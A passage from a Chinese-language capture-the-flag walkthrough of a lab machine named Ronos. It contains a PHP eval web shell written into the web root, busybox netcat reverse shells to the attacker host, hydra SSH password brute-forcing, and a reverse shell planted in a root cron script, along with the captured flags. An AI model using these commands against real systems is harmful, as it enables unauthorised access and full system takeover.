'BEGIN{print "<?php @eval($_POST[\"cmd\"])?>" > "/var/www/html/shell.php"}'
```

成功写入并且可以访问：


反弹shell：

```
busybox nc 192.168.0.109 8888 -e /bin/sh
```



切换成交互式shell：

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```




拿到了user 的 flag：

```
flag{user-0c4da5e7f8a886869575ae0a046f1841}
```

没发现什么有用的东西，爆破一下用户？

```
hydra -l david -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.104
```



得到了一个用户：

```
david：david
```

登录成功：

```
┌──(root㉿kali)-[/home/kali/targets]
└─# ssh david@192.168.0.104
david@192.168.0.104's password:
david@Ronos:~$ sudo -l
Matching Defaults entries for david on Ronos:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User david may run the following commands on Ronos:
    (root) NOPASSWD: /usr/local/bin/david-private-shell.sh
david@Ronos:~$
```

看看这个是什么。。。

```
david@Ronos:~$ cat /usr/local/bin/david-private-shell.sh
#!/bin/bash
exec /usr/bin/systemd-run --quiet --pty --property=PrivateTmp=yes /bin/bash -c "
  unshare --mount --fork /bin/bash -c '
    mount --bind /var/opt /opt
    exec sudo -u david -i
  '
"
```

它的大概意思就是：

使用systemd-run创建一个临时服务，启用PrivateTmp=yes（隔离临时目录），并分配伪终端（--pty）。

通过unshare --mount --fork创建新的挂载命名空间（隔离挂载点，避免影响主机）。

将/var/opt绑定挂载到/opt（mount --bind /var/opt /opt，即/opt实际指向/var/opt）。

最后切换回david用户的交互式 shell。

这里只能读取和执行：

```
david@Ronos:~$ ls -ld /var/opt
drwxr-xr-x 2 root root 4096 Mar 18  2025 /var/opt
david@Ronos:~$
```

```
hydra -l twansh -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.104
```


```
┌──(root㉿kali)-[/home/kali/targets]
└─# hydra -l twansh -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bi
nding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-07 12:38:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.0.104:22/
[STATUS] 228.00 tries/min, 228 tries in 00:01h, 14344173 to do in 1048:34h, 14 active
[STATUS] 239.33 tries/min, 718 tries in 00:03h, 14343683 to do in 998:52h, 14 active
[STATUS] 246.43 tries/min, 1725 tries in 00:07h, 14342676 to do in 970:03h, 14 active
[22][ssh] host: 192.168.0.104   login: twansh   password: hellomoto
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 13 final worker threads did not complete until end.
[ERROR] 13 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-07 12:49:58
```

得到了一个账号密码：

```
twansh：hellomoto
```

登录。

这里有东西：



每分钟都执行 /tmp/back.sh，那就是说我只需要给他写一个 back.sh 就行了。

```
echo '#!/bin/bash' > /tmp/back.sh

echo 'busybox nc 192.168.0.109 9999 -e /bin/sh' >> /tmp/back.sh

chmod +x /tmp/back.sh
```

过了一小会就监听到了shell：

切换成交互式shell：

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.104] 38116
python3 -c 'import pty;pty.spawn("/bin/bash");'
root@Ronos:~# ls
ls
root.txt
root@Ronos:~# cat root.txt
cat root.txt
flag{root-2e01f8ba17be4864fc0d53974806ed8a}
root@Ronos:~#
```